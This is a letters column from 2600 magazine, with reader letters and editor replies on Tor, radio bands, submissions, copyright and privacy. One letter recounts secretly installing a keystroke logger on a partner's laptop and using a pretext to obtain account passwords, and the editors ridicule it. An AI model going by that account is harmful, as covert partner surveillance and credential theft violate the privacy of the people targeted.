Not as unloved as not being seen at all.

Dear 2600:

Can you see it?

kmk

The fact that someone would ask this indicates that they knew there was a decent chance of their sending no image at all. Or perhaps it's more of a metaphysical question. Regardless, we don't see an image, we don't see a point, and we don't see any reason to subject our readers to more of these.

Dear 2600:

Hey! I want to submit two articles to 2600. The reason why I am emailing is because I want to know if the subject matter is OK before sending in the articles.

The first article I want to write will be about being polite within the hacker and tech community. I feel that many people offend each other by accident. My article would focus on how to avoid offending people or avoiding arguments.

The second article would be on how to apologize and reconcile within the hacker and tech community. I feel that many people may have tech skills but lack skills in communicating with others. Both my articles will be based on interviews from one of the keynote speakers of Devcon 5 Los Angeles. Please let me know if either topic is acceptable for printing at 2600.

Glenn

We find ourselves offended by the suggestion that people in our community are offending other people. We hope that your second article contains a suitable apology for the suggestions contained in the first one. And we hope you also focus on the sense of humor that infests the hacker world. We look forward to seeing your articles. Seriously.

Dear 2600:

A quick search of your archives yielded no articles on securing industrial control systems. Can you point me to any relevant articles? I purchased the last three years of annual digests but have not been provided a link to download yet.

John

Hang on. You're saying you bought our online digests and didn't immediately get a download link? How are you not filled with utter rage and threats? This definitely isn't acceptable. Please email orders@2600.com immediately so we can resolve that. Whenever you order any of our online content, you should see the blue download link in the upper right hand side of your screen as soon as your order goes through.

Regarding the archive question, the best way to search our content currently is to use the search mechanism at store.2600.com. In addition to articles, this will also give you results from all of the HOPE conference presentations.

Dear 2600:

I am interested in locating an article you published a few years ago on hacking the Target department stores' wireless networks. I looked in the archive and was not able to find it. Could you please give me a reference location for that article. With the current news about Target, I would like to check the article out again. The news media is now stating that the hack has taken place through the credit card clearinghouses. The article would still be of interest. Thanks.

Chuck

We do seem to have had a number of articles on Target over the years, again all findable through the search mechanism at store.2600.com.

Dear 2600:

I found really dangerous malware and servers in China (I think) that almost all anti-virus companies could not detect!

Would you please help me to complete my report and publish this news in your magazine?

M Y

We can't help you write your report, but we'd be interested in seeing what you discover. If we find it something our readers would benefit from, there's a good chance we'll print it.

Dear 2600:

I recently went through a divorce. How would I go about changing my address?

Norman

Moving is the easiest way to change your address, regardless of whether or not you're divorced.

Assuming you didn't want a wiseass response to your inquiry, we have to try and figure out the context with which you posed the question. It's most likely you were asking us how to change the address we have on file for you for the magazine. For that, you need to contact us either by mail, email, or phone. We'll need the info that's on your address label for verification. Of course, that's something your divorce partner might also gain access to if you're not careful.

Dear 2600:

We see you are the owner of the domain 2600.com. We are developing a project and need the domain. Please let me know if it's for sale.

Eric Lee

Well, we had a good run, but we always said that if somebody else needed the domain, we wouldn't stand in the way. And a "project" certainly sounds like something worthwhile. By the time this is printed, we will have made the transfer. So... now we need a new name.

Dear 2600:

After several years reading 2600 off and on via over the counter purchases, I have articles to share that will interest your readers.

Article guidelines? Submission guidelines? Terms and conditions I should know up front?

From past readings of 2600, content guidelines seem kinda loose and free flowing, and I know that asking for guidelines up front can make a big difference.

What moved me? The tone and flavor of 2600 editor responses in the letters section (Fall 2013 edition). I was amazed at the supportive and positive editorial replies, and the general positive tone and demeanor presented. I have done technical writing in several creative hostile and emotionally hostile environments. The tone and demeanor of the Fall 2013 editorial feedback was inspiring - an impressive effort to uplift your readers from their "funk" - even in the cases where your readers exhibit some emotional and technical "brain damage" to their writing approach.

We all have writer's "brain damage" - it is just a matter of degree.

Feedback welcomed.

Juan

We're glad you appreciate our "style" and hope to see your articles soon. The guidelines are simple - make it interesting to a hacker audience, write from a hacker perspective, don't be too brief, but don't be too long-winded either. The best way to see what we mean is to simply read a dozen or so articles that we've printed. As for what happens once you submit something to articles@2600.com, you should get an immediate auto-response (no more than one every few days in case you send multiple submissions). You will generally hear if it's been selected before the next issue goes to print and, if that happens, you'll get more details as to

when your article is likely to be published. Sometimes we fall behind and sometimes it's lightning fast. We'll contact you after it's printed to give you a choice of various items we offer to authors. We do insist that any articles we publish not have been made available elsewhere (in print, on blogs, websites, sides of buildings, etc.) until after it comes out in our pages. After that, you're free to do whatever you wish with it as it's still your article. It may appear in future volumes or collections that we publish as well. We hope that answers your questions.

Dear 2600:

wht is this

hello

i just got your web site on search tell me what your goals?

Tina

We would absolutely love to see just how people arrive at this stage of befuddlement. Some kind of a web search gone wrong leads them to us and their lives are, at least temporarily, thrown into confusion and turmoil. That is the true beauty of the net.

If this writer actually manages to get a copy of the magazine and sees our response, all we can say is to read what goes on inside these pages and that ought to give you at least a partial view of what some of our goals are.

Dear 2600:

Hello? I want to get data that come from encrypted database of chat records of Tencent Weixin.

zhangganghong18

We thought you'd never ask. Seriously, what exactly do people think we do with our time? (For those who may not know, Tencent is a massive Chinese Internet company and Weixin is a chat app.)

Dear 2600:

In the vein of Joe's letter in 30:3 about securing payphones, I am doing some research on parking meters. I mean the old school meters that take coins which are still plentiful here in New York City. I am trying to find out how the companies go about securing these parking meters, where the locks get made, and how one can go about unlocking one.

Brainwaste

We imagine this would indeed be similar to unlocking the cashbox on a payphone, particularly back in the old days when one key would work for a large number of phones. Getting a copy or a mold of a parking meter key would likely give you access to quite a lot of them. We'll print the info if we get it but strongly advise against actually opening up one of these things. There are few activities which could look more suspicious than opening up a parking meter. And, of course, the people who unlock such devices with theft in mind often tend not to think of just how heavy coins can get relatively quickly.

Dear 2600:

I am interested in a subscription. However, it is near impossible for me to arrange a money order. Would it be possible for me to pay via U.S. postage

“forever” stamps? Obviously, I understand there may be an extra surcharge.

**Michael
Federal Prison**

In special circumstances such as yours, we try to accommodate when possible. As those particular kinds of stamps don't lose value, we're willing to accept them as the equivalent of cash without any additional charges. So this doesn't get out of control, these are the only kinds of stamps we'll consider taking and only as an experiment. We hope it works out.

Accusations

Dear 2600:

We are a small business starting up a website which has just been hacked and destroyed by one of your readers. Of course, it could be anybody, but signing off “Hack2600/MFAD” does point perhaps unfairly in your direction.

On the publisher's website, the subscribers to *Hacker 2600* and the magazine itself are described thus: “Published by hackers since 1984, 2600 is a true window into the minds of some of today's most creative and intelligent people.” I can hardly agree with “creative and intelligent,” since all they have done is guess our moderate and temporary password while we get up and running. Lesson learnt.

It will take a fair amount of work to rebuild - time and resources which should be spent on other aspects of the business. I doubt that any of “today's most creative and intelligent people” even consider this when they do what they do in cowardly anonymity.

This is not a first for me; I've been in IT for many years and seen this many times. Hackers and spammers have over the years gradually worked their way into third place, just below National Socialist Party and pedophiles on a list of people I'd have sent to one way out of the solar system.

But who cares? I'm just some little guy trying to run a business. Oh well, back to the rebuild.

**Simon
England**

Wow. So perhaps every time somebody named Simon says or does something stupid, we should look your way? Just because a name is used does not mean there's any affiliation or connection to anyone else using that name. Even if you assume that somebody is a reader of ours simply because they have “2600” as part of their name, how does that equate to representing all of our readers? You don't even know the context of their signature - “Hack2600” could mean that we're the next stop on their hacking rampage. And you certainly aren't looking into the MFAD connection, whatever the hell that is. Clearly, you're not that familiar with what we're all about (for instance, we're not called “Hacker 2600”). We believe you would benefit greatly from listening to what our writers

(and readers) say. You would learn a ton about security and how to avoid the kinds of things that you say you keep encountering. More importantly, you would learn not to lump a whole group of people into a category based on perceptions obtained from dubious sources. And, as you continue to work on your rebuild, take some time to acknowledge the people designing some of the software you're using because it's very likely they're a part of the very community you're condemning.

Dear 2600:

Your whiny editorial bleatings about loving freedom of information and knowledge *might* have been believable *if* you were agitating for disclosure of the full fact-set regarding the Benghazi massacres, or of the Vince Foster papers.

But you aren't, because you ain't.

Lifetime Subscriber

One might almost suspect there's an agenda here.

Litigation

Dear 2600:

I was wondering if you could help shed any light on legal rights around readers republishing content from *2600 Magazine*.

More specifically, there is a website that has republished a couple of articles I wrote that were published in *2600* several years back. The site hosts anti-Semitic and bigoted opinions and views that I don't agree with and don't wish to be associated with and, as such, I requested the webmaster remove those articles. He has refused to comply.

I know that *2600* says that authors retain the right to publish their articles anywhere that they'd like after they have been published in the magazine itself. Likewise, do authors retain their right to control where the content is or is not published? Does *2600* retain rights on who cannot republish?

Any help you can provide would be greatly appreciated.

Nick

This is certainly an interesting situation, one which has never come up before. We try to keep things as simple as possible without injecting a lot of legalese that tends to stifle the creative process and keep material from being shared. In general, if someone asks us if they can reprint something from one of our issues, we permit it provided they give attribution. If, however, one of our writers specifically requests that an entity outside of 2600 not be permitted to do this, we will honor that request and not grant such permission. Assuming we didn't already give permission for reprinting this material, your wishes should be followed. It gets a bit sticky, however, when someone refuses to honor such a request. You could go after him legally, but odds are that would cost you money and get him publicity, even if you won. It being the Internet, it can be impossible to remove content and, often, attempts

to do so wind up backfiring. We think there must be a more creative hacker-inspired solution to this. We ask our readers to help us come up with ideas.

Dear 2600:

Just a heads up: your YouTube videos aren't available in all countries. Can you resolve this?

Very Anonymous

The way Google/YouTube operates on such matters is quite disconcerting. Both audio and video content are analyzed and compared to ensure there are no copyright violations and aggressively restricted if there are. Of course, we're forced to live by extremely strict interpretations of what a copyright violation is. A song playing in the background could trigger this, as could an image from a movie or television program. There are different levels of what can happen when violations are found, ranging from account suspension to being forced to run an ad for the company claiming ownership of the audio or video content. And in many cases, those rules differ from country to country. We've found that a number of our HOPE videos are restricted from being seen in Germany because of some legal issue involving rights to a bit of music heard before, during, or after a talk that weren't cleared in that country. It's an insane system that hinders so much creativity and dissemination of information. Does it really matter if you hear a snippet of a song in a video that clearly isn't focusing on the music? In the world of litigation, it apparently does, but we shouldn't be forced to accept those draconian rules in the course of our daily lives.

One of the best examples of the absurdity of this system came when we tried to share a video of a talk given at The Last HOPE. One of our speakers had been featured on The Colbert Report and showed an excerpt during his talk. When we made this available via Channel2600 on YouTube, our account was suspended for violating Viacom's copyright. So, even though this brief clip was completely about the person giving the talk, and that person clearly wanted it to be seen, in this crazy copyright-crazed society we're building, they had absolutely no right to share this material. It gets better. Not only could we not share it in any way (audio or video), but the clip wasn't available on The Colbert Report's website or anywhere within Viacom. So it's not like they wanted to be the sole providers of the content; they didn't want anyone to provide the content, period. And legally, they can get away with that. But that doesn't mean it's right or makes any sense. Incidentally, all of this is automated; it's next to impossible to actually speak to a human about any of these actions. We've tried. What's frightening is that the technology is only going to get more advanced and "intelligent." There is great potential for far-reaching restrictions that we can't even imagine.

Conversation

Dear 2600:

In response to Barrett D. Brown (30:3), respectfully, you seem to have missed the point. If you're writing for compensation, go send your articles to some commercial magazine. There are plenty around. If you're writing to contribute to a community, send your articles to 2600. At any rate, please stop complaining. Its rude, and kind of annoying.

2600, thanks for continuing to put out the best rag on the planet. Having read back issues from 1984 to 1990 and every issue since 1999, I can pretty confidently say that you have done a great job of filling the magazine with relevant, interesting articles since day one. (Nothing from 1991 to 1998 is going to make me a liar, is it?) Hopefully, one of these days, I'll write an article worth printing and when I do, you can keep the t-shirt. Seeing my words in your magazine will be payment enough.

Tyler

Thanks for the kind words, but let's be clear about who makes this magazine truly magical. Our readers who become writers and share their experiences, thoughts, and ideas with the rest of the community are the ones who make the framework. We provide the vessel and a bit of guidance. But what we do is merely a reflection of what's already out there. It's an honor to be able to wrap it into cohesive bits four times a year. Regarding the meager compensation we do offer, please accept and wear the shirt. The more people walking around with these things on, the more new people we can reach. You'll probably have some really interesting conversations, too, as a result. As for the content from 1991 to 1998, we believe it stands up, even the stuff from the gas-leak year.

Dear 2600:

Feelings on "Black & White - The Growing Schism Between Hackers and the Law" (30:4) by Scott Arciszewski: I found this article particularly important, not in that I've been negatively impacted by the law (thankfully) for any type of hacking, but I really felt it was important to touch on the note of anonymity he stresses. In regards to the wonderful article by lg0p89 about my hacker maturation cycle, I'd like to say I'm in the "sapling" stage. Maybe his message might just be the obfuscation of mine.... We just need to plant more seeds.

Mr. Arciszewski states that being anonymous is the first priority. I realize, ironically, I'm planning on sending this from my personal email address... and I don't care. Now, I don't mean to say that and imply he's wrong - in fact, I completely agree. It amazes me to this day how difficult it is becoming to remain truly "anonymous" as well; I find myself in a new career position in which a lot of my co-employees would benefit from certain articles or perhaps some of my own "white hatting." My desire to share with them is immense, but my worry of where their mind goes the moment they

see the term “The Hacker Quarterly” across the magazine certainly comes to mind. Or, mainly, if I present these ideas, am I going to be thanked, or be without a job? How can I prevent the latter from happening?

Before reading the article, I had just purchased my 2600 shirt and calendar - the calendar I intended for work. Sadly, it may have to stay at home. But I want to point out, I think there are other methods we can use to get people at least thinking like “we” (hackers) do; I ultimately feel that a lot of our movement fails in the classification/labels that we hold so dearly. I simply wish there was some way of changing the public’s perception of what a true “hacker” is, which I think is embodied in the 2600 community I’ve read and come to know since I was 12.

It’s almost like 2600 30:4 came at a critical moment for me, and it’s great to be able to say that back in even 1987, you guys were already blowing the whistle on these agencies like the NSA, etc. Everything is so relevant to the fact that the government seems to really like making whatever is a threat to their power (knowledge being the largest) the perceived enemy or bad guy.

Mr. Arciszewski states (in regards to getting the feds/police to stop arresting us): “that won’t happen.” I agree, although I’ll point out I still feel, through the venues like 2600 and by maybe more obfuscated methods, we can get our message out. For multiple years, I’ve had the tendency of leaving copies of 2600s in restroom stalls, or I just happen to leave a copy at a few friends’ houses.... I always make it a point to have the conversation about my interpretation of what “hacking” politically and sociologically means to me. The only reason I have any grasp on that is what I can thank 2600 for. But 2600 is more than a number, more than a magazine, more than the definition of “hackers;” it is a movement, and a positive one, which can collectively grow if we just work on eliminating that fear of the “H” word.

Thanks for reading, and thanks for everything.

Phedre

And thanks to you for this thoughtful letter. One way of working to correct the inaccuracies concerning hackers in the media is to call them out when they clearly get it wrong. How many times have we seen stories that report a massive security hole, yet the only threat is what might happen if “hackers” gain access to it? As if these were the only people who could ever do something malicious with an insecure system. We’ve seen an increasing number of media outlets use a more accurate term like “attackers” to describe those who, well, attack a system or security hole. To be clear, these could very well include hackers. But they can include all sorts of other people because there’s not a whole lot of technical ability that’s needed to exploit a lot of vulnerable systems. Just like you don’t have to be a

computer programmer to run a program, you don’t have to be a hacker to mess with technology. What hackers will do is figure out entirely new methods of both exploiting and protecting systems - and they will usually tell anyone interested in learning. The people labeled as such in the media almost always have no such interest or skill.

Dear 2600:

What exactly is the status of Tor?

It seems to be a back-and-forth yes/no between the media and Tor itself. I was surprised to see an article in the Winter 2013-14 issue of 2600 recommending the Tor Browser Bundle, considering all of the videos and news articles as far back as August of last year when the *Guardian* was releasing detailed articles on how the NSA “cracked” Tor. I would really like to hear 2600’s opinion on this in the next issue.

If the NSA manages to circumvent every attempt at anonymity, maybe it’s time the people of the free (and/or not so free) world went head-to-head with them. Yes... they have ridiculous computing power, storage facilities, etc., but combined computing, like the SETI and Genome projects could rally the resources of pissed off people who are sick of their privacy rights being violated on an unprecedented scale. If the NSA was overwhelmed with anonymous/randomly generated key words, trigger phrases, etc., maybe it would render them ineffective, at least until (hopefully) their current methods are curtailed through legal avenues.

I think the number of participants would far exceed any of the well known combined computing projects in existence. When I asked my friend’s grandmother if she would install such a thing on her computer, she replied “in a heartbeat!” because she is so pissed at the government.

Of course, for the average non-techno-savvy Joe, the deciding factor could be their anonymity in being involved in such a project, which would require many Tor-like services. This brings me back to my original question. (It’s just something to ponder.)

~justanothersubscriber

We believe Tor is still one of the best means of anonymously using the net. But that doesn’t mean it’s secure for people who don’t take certain precautions. Some would argue that using Tor Browser Bundle in Windows is a security risk in itself. We also see advice to not use Tor from your home or to use it for too long from the same place. If you’re involved in something truly risky, these precautions are common sense. But for those who simply want to hold onto a bit of their privacy and aren’t expecting to have their doors kicked in if it’s violated, we find Tor is enough to at least slow the surveillance process down significantly. If it’s only used by people who are on a government list of subversives, then it’s a whole lot easier for them to be tracked down. However, if it’s used by a significant percent-

age of the population, especially those who have “nothing to hide” but choose to protect their private info anyway, then the job of the trackers becomes incrementally more difficult and frustrating. So, in short, Tor is still one of the most useful tools out there but, as with most of these things, its true strength comes in numbers and in user awareness.

Clarification

Dear 2600:

What I like about 2600 is I get to read about topics I know next to nothing about, such as what “Telecom Informer” brings us each quarter. Other times, I learn more about a topic I thought I already knew a lot about, such as Tor. But then I read articles such as part two of the Minuteman III Weapons Systems and feel compelled to respond.

The idea that VHF radios can only be operated on water is false. The VHF Maritime band is a tiny sliver of the VHF spectrum (30 to 300 MHz) and, while it’s true those frequencies are only to be used on or near water, the FCC does allow them to be used for other purposes in areas without major bodies of water. Police departments, highway patrols, aircraft, ham radio operators, businesses, FM radio broadcasters are among the countless users of the VHF spectrum. What prohibits transmitting is the lack of a license. It has nothing to do with water. Additionally, it’s illegal to intentionally interfere with the primary license holder.

A quick glance at radioreference.com shows many missile bases in the U.S. are using UHF trunked systems and they’re all encrypted. Trust me, anything remotely related to our nuclear weapons has long been encrypted.

Given that, it’s not a complete waste of time monitoring an encrypted channel. Sure, you won’t understand anything being said, but you will know something is being communicated. If, under normal circumstances there’s chatter, say, once an hour, and all of a sudden the chatter is nonstop, something is happening. Probably a drill, but it could be the start of World War III.

byeman

Dear 2600:

In 30:4, Bad Bobby’s Basement Bandits had an article about the Minuteman III weapons systems and the crews that operate them.

In this article, he (they?) mentioned VHF radios, and that civilian use of VHF radios was strictly for boating.

The VHF band is a very large space, ranging from 30 to 300 MHz. It includes, amongst other things, 12 channels used for TV broadcasting, the entire FM broadcast band (201 channels there), three ham radio bands, old (very old) cordless phones, aircraft (private, commercial, and military), railroads, various fire, police, and ambulance services, and random businesses including, as so nicely demonstrated in *Freedom Downtime*, the lo-

cal McDonalds’ drive-through window. There are even five channels set aside making up the Multi Use Radio Service (MURS) which can be used by any U.S. citizen for most any purpose - much like a CB, but with smaller antennas and fewer users.

VHF is hardly the sole domain of maritime and military users. The band is crowded, but it holds many different classes of user.

Glenn

Dear 2600:

I just wanted to make a correction to the article on the Minuteman III system article in 30:4. The author states that the VHF radio bands are only to be used near large bodies of water. This is actually not entirely true. The marine band portion of the VHF radio system is this way, but the marine band is in no way the only VHF radio service out there. Two meter amateur radio is VHF, as is the Multi Use Radio Service (MURS), which is license-free if you meet the power requirements. Many local police, fire, and EMS agencies still use VHF systems, as well as businesses, individuals, and yes, the military as well. The key to remember is the frequency used. Most of the VHF military frequencies are in the 160-174 MHz range, as well as some in the 138-150 MHz range, and still more in the low VHF range of 29-50 MHz. Marine radio frequencies are in the 156-160 MHz range. The only military traffic you will hear on marine radio is likely the Coast Guard. And yes, it is illegal to use a *marine* radio in an area not near a large body of water. It is not illegal to use VHF in general inland, as long as it’s a frequency you are authorized to use.

William

This certainly generated a good amount of responses correcting the initial statement. Thanks to all of you for the clarification.

Dear 2600:

In 30:4 of 2600, the column “Transmissions” by Dragorn mentions building a device to indicate when an E-Z Pass is triggered by a reader. In the January issue of *Popular Science*, on page 72, there is a mention of how to do this and a link to the circuit at popsci.com/ezhack. These instructions were written by Puking Monkey, the same person mentioned in Dragorn’s article.

Bandersnatch

Donations

Dear 2600:

I’m not sure if I’m the only one vibing on the community here, but what if you asked for volunteers willing to OCR and correct old issues?

I’d be happy to do a few. I don’t think I can commit to a whole volume. But if you need a few issues digitized, let me know. I already have copies of most of them (inherited from old friends and sought out) and wouldn’t expect anything in return, except maybe gratitude. Those old issues are a treasure trove of interesting information, the annals of

hacking, if you will. And I'd be happy just knowing I did my part to allow the young ones of today to experience the magic.

T

We do appreciate such offers. Our project is to present these issues in a number of formats, both text and graphically based. That means it's not simply a matter of scanning, and the limitations of OCR software coupled with our frequent use of microscopic text makes this a very time consuming project. But it's one we care about and one we want to really get right. As of now, the amount of people buying the older digests doesn't justify the amount of work we're putting into them. We understand it may seem strange to pay up to ten bucks for a year of material that's more than one or two decades old. But that investment helps us make the archiving project possible. We fully intend to get it done one way or another. The only real question is how long it'll take.

Dear 2600:

I am the proud owner of the account @2600 at app.net. Since I never used it after I created the account (I just followed a few people, but did not even read the timeline), I decided that I should give this away to you. If you are interested, please let me know. I ask for nothing in return, but if you want to do something, I suggest you donate a real good sleeping back to a random homeless, or something like this?

Deal?

Best regards and thanks for all the good work.

Dennis

Thanks for the offer - it sounds like a fair deal. (We assume you mean "sleeping bag" as we have no idea what donating a "sleeping back" would entail.)

Contributions

Dear 2600:

I am interested in purchasing some annual digests in PDF format. May I suggest a subscription type product?

For a \$260 single payment (same as for my lifetime print subscription), the buyer gets PDFs of all the annual digests currently available and, for life, each additional digest (both filling in old ones and adding new each year) as they become available. By purchasing this "subscription," the reader makes a significant financial contribution to the project of digitizing all past issues.

What do you think?

sol

That's a damn good idea and one we're going to seriously consider. But it would have to apply only to the PDF version as we have no access to customer information for the Kindle version. We're curious what others think of this creative solution.

Dear 2600:

I have been a faithful reader for the past ten years. Keep up the inspiring and innovative work! Also, for the past ten years, I have been a malware analyst and an inventor. For the past two years, I have been working on my XE-2600b malware interceptor, which will hopefully allow me to capture malicious code trying to attack my test network for studying and reverse engineering. I was wondering if there were any such projects already in development. Keep up the good work.

flames

As there is no shortage of malicious code trying to attack networks, there is an abundance of creative types looking for ways to counter that and provide a valuable tool to the community. You can read about their exploits (pun intended) here or find others who would be interested in this sort of thing at hacker conferences and 2600 meetings. We look forward to following the progress.

Investigations

Dear 2600:

I have no one else to turn to. Authorities won't help me and I have tried my best to find this person. He has been harassing my sisters and now one of my friends. And now he's threatening to expose her on every social page. I want his address and his name. If you are interested in helping me, I will give you his phone number and the email address.

Jeremy

First off, if you have someone's phone number and email address, that's enough information in most cases to track them down if they are truly posing a threat. Have you asked yourself what you would actually do if you knew exactly who and where this person was? And, having answered that, is it really a good idea? It's easy to get wrapped up in this kind of crap and make it a whole lot bigger than it really is. You can block phone numbers and filter out email addresses. Most of the time, it's the reaction that fuels a harasser. Take that away and they tend to lose whatever power they're holding onto.

Dear 2600:

I recently had a firsthand experience with social engineering. My significant other began playing a popular word game with an ex. At the time, we shared a mini-tablet and it seemed innocuous enough at first, but some messages came through that proved otherwise. In a small fit of anger, I put a keystroke logger on a semi-shared laptop. I got three of the four relevant passwords that I needed to more closely monitor the situation. The fourth proved to be quite stubborn since it was for an account that wasn't accessed on the laptop, but on my SO's phone. Here's where the engineering came in. I have a PoS phone that I have complained about regularly. I used this to my advantage. I requested to be sent a photo that was only on the laptop and

further required that it be sent from said fourth account. This was under the guise that "I can't save photos to this PoS phone that are sent from any other account." Voila! (I will add that the logger was eventually discovered due to user error, but by then it had well served its purpose.)

P.S. Do you send notification if a letter will be published, or if it will just be ignored?

pathos.ethos

We look forward to seeing this story play out on an afternoon talk show, hopefully with flying chairs and phones. As for notification of letter publication, you're looking at it. Hopefully.

Dear 2600:

Recently, while working on a client's computer, I was asked to install a Wi-Fi adapter dongle that has no markings as to make or model. The device itself would not install device drivers onto the computer. Having left my Ubuntu Live USB drive at home, which normally is able to tell me deeper information of hardware on a device, and only being left with my R&D laptop (Toshiba Portege M405) with a base install of Windows Vista, I had to resort to other methods. The dongle has Wi-Fi N on the top and, past that, any user trying to determine what this was to get a driver for it would have had to do an image search and hope they found what they were looking for. In the process of looking through the scant documentation, I noticed that the chipset is a Ralink RT5370 which, after a quick Google search, brought me to www.ralinktech.com which has recently merged with MediaTek. Both of these companies I have personally never heard of, but I was able to click through and find proper drivers for it and was able to finish my task. Thought this would be an interesting little tidbit for anyone going through the same issues that I just went through.

Love the magazine - glad to have such a great source of technical information at my fingertips that is created by the readers.

--handle-need-not-apply--

Dear 2600:

I don't know if you all get these kinds of requests or not, but I'm a student at one of the local community colleges here in Denver. I've been reading your mag for quite some time. I know you all ask to subscribe to the mag and have a subscription if you want to even think about posting, but in truth I was a little skeptical about who all had access to that information. Now, years later, I've kind of cleaned up my act and am trying to move over to the other side of the hats. Hence, the schooling. Now for the main reason for this rant... I'm doing a report mainly based on privacy and, hence, am including info on SOPA and PIPA. The thing is, most of my works cited are conglomerate BS, if you know what I mean. I was wondering if maybe anybody there at headquarters might be willing to help me out with any info regarding privacy and how it affects society today that you might have

in that vast library of yours. If so, I would be more than grateful.

Joseph

The Electronic Frontier Foundation has a real treasure trove of material online that should help you get a sense of the history and the significance. You can also find quite a bit from the American Civil Liberties Union and the Electronic Privacy Information Center. Through all of these, you'll undoubtedly find more.

Please don't worry about who may find out what you're reading, at least not to the extent that it changes what you read. The more people who refuse to take this seriously, the less serious it can be.

Suggestions

Dear 2600:

I want to ask you if you'd be interested in publishing an article about our latest discovery: how to scam *2600 Magazine* and gain free subscriptions, magazines, t-shirts, email bounce backs, etc. This should work worldwide. By the way, I belong to an intergalactic white hat, elite hacking, super illuminated, certified, white hat hacking federation called White Jacket Hacking Group Worldwide. LOL

Bob Hardey's Mom

Let's see if we can guess. You send us an article which details how to get free stuff from us by writing articles to get free stuff and then we send you some free stuff in exchange for the article. If you can put something together that goes on for more than a sentence or two, it might be worth it.

Dear 2600:

In a recent tidy-up, I found some old 28.8k dial-up modems. I remember experimenting with them years ago, and I discovered that if you connected two modems to the same phone line (by plugging them into a double-adapter and plugging that into the wall socket), they could be told to connect without making a phone call - very exciting at a time when this was your only means of connecting two computers together!

However, if you just connected the modems together (into the same double-adapter but not plugging it into the wall socket), it wouldn't work. The modems couldn't hear each other without a live phone line being involved, even though the line was not used to dial out.

I have always wondered why this was the case. Do modems require line voltage to be present before they can communicate? If one was feeling nostalgic and wanted to experiment again, could a phone line be "faked" by just sticking -48VDC onto the cable connecting the two modems?

Malvineous

You are absolutely correct, line voltage must be present. In fact, you've stumbled upon an old, inexpensive method for connecting two computers together for simple point-to-point networking or file transfer. For this reason, many companies

sold “phone line simulators.” Not only was their primary purpose for testing telephone equipment, but they were also very useful for connecting two computers together via modems within the same building over much greater distances than a simple null modem serial cable would allow, given the higher voltage and current of the (simulated) phone line. A Google search will reveal commercial phone line simulators for a wide price range, in addition to simple, no-frills, do-it-yourself versions for as cheap as ten bucks in parts.

Dear 2600:

Freespeechme.org deserves a serious look. It’s based off of Namecoin, and the idea behind it has been out for a while now. I believe Aaron Swartz was eyeing it at one time. In the end, it’s a really cheap way to register a domain (Dot-Bit for mere pennies) that has jack squat to do with ICANN (totally different, almost “bulletproof” infrastructure). See how you guys size it up.

Chris

This is the kind of thing we like to see. We want to know if our readers have been making use of this and, if so, what their experience has been.

Observations

Dear 2600:

One personal realization I’ve come to during this NSA debacle is that security is like gaming: it stops being fun when someone cheats. While the tech giants are surely scrambling to capture their customers’ trust, and more importantly their shareholders’ appeasement, I hope the subversion of security - through methods which deserve no merit - doesn’t extend this disturbance to those among us who contain the true hacker spirit: the mindset and capability of overcoming the odds using ingenuity rather than unlimited resources and show-of-force. To them I say: don’t give up! And to those other guys I say: cheaters never win.

Potissimum Libertas.

Justin

Dear 2600:

This does not warrant a full article, but I just wanted to point out to your readers through you, that if they love their privacy, an old-school technology can help them.

Being a privacy lover myself, I grew concerned to learn, through the Snowden revelations, of the extent of surveillance on cell phone users. I remembered that pagers don’t have transmitters, and discovered that there are still two nationwide paging companies (USA Mobility and American Messaging). Deals can be had through a few online resellers if you are willing to pay for several months upfront.

New to this old technology on the back-end, you can have copies of pages emailed. This is great if you want to create redundancy to a cell phone for spotty reception situations. That’s an option they

charge you for, but you can have a free recording of yourself when the pager company answers their number.

I’ve also found that I can eliminate voice mail, which I find quite inconvenient, by forwarding my wire-line phone to the pager company. This also eliminates robo-calls, campaign calls, etc. Auto-dialers are baffled by the pager company, which is great, IMHO.

I hope some in our community will welcome this old-school, but private, technology.

DeepGeek

Dear 2600:

I came across this while reading *Love and Math: The Heart of Hidden Reality* by Edward Frenkel. This may be the quintessential essence of hacking! In reference to Galois’ approach to solving polynomial equations: Galois did not solve the problem of finding a formula for solutions of polynomial equations in the sense in which it was understood. He hacked the problem! (circa 1820) He reformulated it, bent and warped it, looked at it in a totally different light. And his brilliant insight has forever changed the way people think about numbers and equations. You’ll need to read the book to learn more about the Langlands program, a transformational unified theory of mathematics.

William

Dear 2600:

This is in regards to Steam’s (the largest computer game marketplace out there) Valve Anti Cheat now mining your DNS cache history to see which domains you’ve pulled files from (whether that be an image loading or a page load).

I don’t condone cheating in online games. In my personal opinion, based on my tens of thousands of hours of gaming online, I’d have to say that the majority are out to make up a lack in their life by acting on sociopathic impulses (trolling and grieving).

That said, Privacy should always be written with a capital P.

In the near future, someone will write an app to automatically clear the DNS cache on a computer, and evolutions of that will hopefully be truly “protected storage” in the form of locking it down and making it unreadable, spoofing the data so that only what the user wants to be seen is shown to any third-party application reading it, or hell, knowing about hardware boot-kits, software root-kits, and NSA’s PRISM, the operating system too!

Maybe one of you readers will be that someone.

Distributed DNS, Undernets, AlterNets, and the like aren’t a reality yet. They’re not “vaporware,” but they’re not “good software” yet either. So in the meantime, some security specialists need to get cracking on some of the concepts I outlined in “Anonymity and You, Firefox 17 Edition” (30:4) and this. Preventing insecure local data storage that can currently be abused from staying open

to such attacks is a priority. Don't trust the hardware, don't trust the operating systems, and sure as hell don't trust software, even if it's something you or someone you trust wrote.

There are plenty of factors in play now that we've seen. Examples of this are rootkits in Linux distributions put there by intelligence agencies, backdoors in hardware and operating systems put there by manufacturers or "Men In The Middle", as well as *huge* third party software vendors like Valve.

How would you like the United Kingdom's "Ministry of Truth" reading your DNS cache every time you run a BBC news applet? Flagging a user to be banned from their ISP for using a VPN to read blocked content or things not available in their country is not just possible, it's likely. This applies everywhere, though the U.K.'s recent "efforts" to block more than just pornography and copyrighted content are visible in the media at the moment, so it makes a great example.

Get to net work, folks!

Löcke

Dear 2600:

